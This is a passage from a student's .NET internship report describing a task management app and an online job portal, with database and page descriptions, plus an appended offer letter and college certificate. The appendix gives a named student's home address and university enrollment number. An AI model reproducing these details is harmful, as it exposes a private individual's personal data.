


Fig 5.14 Database for issue

- **Organization master** - In this database details of the organization will be stored like name of the organization, details, email and address of the organization.




Fig 5.15 Database for Organization details

- **Project master** - In this database list of the projects will be stored along with the details of the project like project name, project details and few more.




Fig 5.16 Database for Project details

- **role master** - In this database the role of the user will be stored. View will be generated according to the user's role.




Fig 5.17 Database for Role

- **status master** - In this database the status of the task will be stored like Complete, pending or in progress.




Fig 5.18 Database for Status

- **Task master** - In this page all the added task will be listed along with the corresponding details like task name, details, story point, deadline etc.




Fig 5.19 Database for Task details

- **User master** - In this page all the user's details will be displayed like name, email, contact, password, and few more.




Fig 5.20 Database for User details

5.1.7 Project Summary:

The software includes several features such as task creation, task assignment, priority setting, progress tracking, and deadline management. Users can create and assign tasks to team members, set deadlines, and monitor progress to ensure timely completion of projects.

Task Management also includes a reporting feature that provides users with detailed insights into their team's performance and progress. The reporting feature can be customized to suit the specific needs of each user, making it a valuable tool for tracking team performance, and identifying areas for improvement.

Task Management is designed to be flexible and scalable, making it suitable for small teams as well as large organizations. The software can be accessed from any device with an internet connection, making it easy to manage tasks on the go.

5.2 Online job Portal:

5.2.1 Project Overview:

Online job portals are digital platforms that connect job seekers with potential employers. These portals provide a wide range of job opportunities in different industries and sectors, ranging from entry-level to senior executive positions. The scope of online job portals can be summarized as follows:

- Access to a larger pool of job opportunities: Online job portals provide job seekers with access to a wider range of job opportunities compared to traditional methods such as newspaper ads or networking.

- Convenience: Job seekers can browse job postings, submit applications, and receive notifications all from the comfort of their own homes or mobile devices.

- Time-saving: Online job portals allow job seekers to apply for multiple jobs simultaneously, and also receive feedback on their applications more quickly than traditional methods.

- Cost-effective: Online job portals can be a more cost-effective method for employers to advertise job openings than traditional advertising methods.

- Increased efficiency: Online job portals allow employers to manage job postings, track applicants, and communicate with candidates all in one place.

5.2.2 Problem:

❖ sometimes it may become difficult for companies to get employes according to their needs and same trend can be seen among the employees, employees try to find the job vacancy advertisements in different source but still cannot find the suitable job for them so our project will solve both side of problems.

5.2.3 Software description:

❖ Task management project is built on .net framework using different languages mainly c#, HTML, CSS, and JavaScript. which has different functionality addressing different problems and some useful features.

5.2.4 Outcome for User:

- Figure 5.21 and 5.22 show the design of a website's login and sign-up pages. The login page is intended for users who have already registered on the website, and they can enter their username and password to access their account.

- On the other hand, the sign-up page is intended for new users who are visiting the website for the first time. The sign-up page provides a form that requests some personal details such as name, email address, and password to create a new account.




Fig 5.21 Signup Page

Fig 5.22 Sign-in Page

- The designs for the home page and profile page of an online job portal project are shown in Figures 5.23 and 5.24. Users can use the Finds Job on the homepage's basic design to look for jobs. The user's data and job applications are displayed on the profile page. It also displays a list of the positions the user has applied for along with the status of those applications. Job searchers may easily find and apply for employment thanks to the user-friendly, attractive, and overall straightforward design of the profile page and home page.




Fig 5.23 Homepage

Fig 5.24 Profile Page

- Figure 5.25 and 5.26 illustrate the design of the contact page and job page of a website. The job page displays all the listed jobs available, and users can search and apply for the job openings.

- On the other hand, the contact page provides a way for users to submit queries or questions to the website's administrators. The page displays contact details such as email address, phone number, and physical address. Users can use this information to contact the website's support team with any questions or concerns they may have.




Fig 5.25 Contact Form

Fig 5.26 Find Job

5.2.5 Outcome for Admin:

- **Admin dashboard** - In this page details of the portal will be displayed. Total users, Total listed jobs, applied jobs and Contacted users will be displayed at the screen as shown in the figure.

Fig 5.27 Admin Dashboard

- **User list** - this page contains the list of the all users on the website along with the details of the users like mobile number, country, and Email.

Fig 5.28 User List

- **Contact list** - This page contains the record of the contact and query sent by users. this page contains list of the message sent by user along with the user details like Email and user name.




Fig 5.29 Contact List

- **Add Job** - In this page admin can enter new job by filling the necessary details like Job title, Number of posts, Description, requirement and many more.




Fig 5.30 Add Job

- **list of resumes** - In this page all the resume uploaded by users will be listed. admin can download the resume from this page only.




Fig 5.31 List of Resume

5.2.6 Project database:

- **User-** this database contains the user's details.




Fig 5.32 User database

- **Contact-** this database contains the details of the message sent by the users along with the corresponding emailed.

Fig 5.33 Database for contact

- **Job** - this database contains the listed jobs on the website along with its details.




Fig 5.34 Database for job

- **Country-**This database contain the list of the countries, admin can add the country or delete the country.

Fig 5.35 Database for country

- **Applied job database-**This database holds the record of the users which applied for the job with the job ID and user ID.




Fig 5.36 Database for Applied jobs

5.2.7 Project Summary:

The Online Job Portal project is a web-based platform designed to connect job seekers with employers. The platform provides a comprehensive solution for job seekers to find suitable job opportunities and for employers to advertise job openings and find qualified candidates.

The Online Job Portal features a user-friendly interface that makes it easy for job seekers to create their profiles, upload resumes, and search for job openings. Job seekers can filter job openings based on their skills, experience, location, and other criteria, and apply for jobs directly from the platform. The platform also provides job seekers with job alerts and notifications, keeping them updated on the latest job openings that match their criteria.

Chapter 6. Conclusion And Discussion

6.1 SUMMARY OF INTERNSHIP:

Through this experience, I have gained valuable skills and knowledge in the Microsoft technology stack, including working with various tools and frameworks. I had the opportunity to work with experienced developers, collaborate with team members, and contribute to real-world projects. This internship has also helped me to identify areas of interest within the tech industry and set me on a path towards pursuing a career in software development or related fields. Moving forward, the skills and experience gained during my .NET internship can serve as a solid foundation for my future career growth and success.

During this internship we have learnt completely new language (C#), it was very rough journey in the beginning but after some time we got the grip in C# and .NET framework. Using the knowledge of this internship we created different projects like task management and online job portal. We faced many issues while working on these projects but our guide was very supportive during this whole process but the result is very motivating, we have learnt lot of things in this internship and it was very good experience overall.

Appendix

ZENKINS TECHNOLOGIES PRIVATE LIMITED
Corporate Identity Number: U72900GJ2022PTC131177
(A): 914, Fortune Business Hub, Science City Rd, Thaltej,
Ahmedabad -380060 (India)
(T): +91 70690 18504
(W): https://zenkins.com

Date: Mon, 23 January 2023

To,

ABHIK PATEL

40/461 Mangalmurti Apartment, Nr. Telephone Exchange, Narayanpura Sola Road, Ahmedabad City, Ahmedabad Gujarat 380013

Sub: Regarding your Internship in our Company

Dear Abhik,

We would like to confirm that your application for an internship for the position of .NET Developer in the Software Department has been accepted. Here are the terms of the internship while working with the Company:

1. Duration of the internship will be **12 weeks** (Tentative starting date **23 Jan 2023**)
2. You will be designated as a "Trainee"
3. You will not be entitled or any other benefits from the company during this tenure.
4. Your performance will be evaluated from time to time, and based on this, your incentives will be decided.
5. During the internship, you are expected to abide Code of Conduct prescribed by the Company for employees.
6. You should note that any information and data collected from you during your internship should be always kept confidential.

You are requested to submit your acceptance to the terms mentioned above as confirmation of your internship.

During your internship, the concentration will be on helping you understand the theoretical concepts with their practicality and implications to help you connect your classroom knowledge and on-field experience. We will be happy to train you to learn new skills which are extremely helpful in the professional setting.

Given below is the address where you must report for the internship.

Address: ZENKINS TECHNOLOGIES PRIVATE LIMITED Ahmedabad.

Once again, congratulations to you on your selection, and all the best for your endeavors.

For, ZENKINS TECHNOLOGIES PRIVATE LIMITED

Bhumika Darji

Vice President of Human Resources

ZENKINS TECHNOLOGIES PVT LTD AHMEDABAD

zenkins

Page 1 of 1

SAFFRONY INSTITUTE OF TECHNOLOGY
S.P.B. PATEL ENGINEERING COLLEGE

SIT/SPBPEC/ADMIN/23/56 Date: 30/01/2023

To whomsoever it may concern

This is to certify that Ms. Abhik Dushyantbhai Patel is a bonafide student of this institute.

He is studying in 8th semester of the 4 years Degree courses in Computer Engineering.

His Enrollment Number allotted by Gujarat Technological University (GTU) is 190390107024.

This certificate is issued on his request to apply for 8th Semester Internship.

Principal
S. P. B. Patel Engineering College

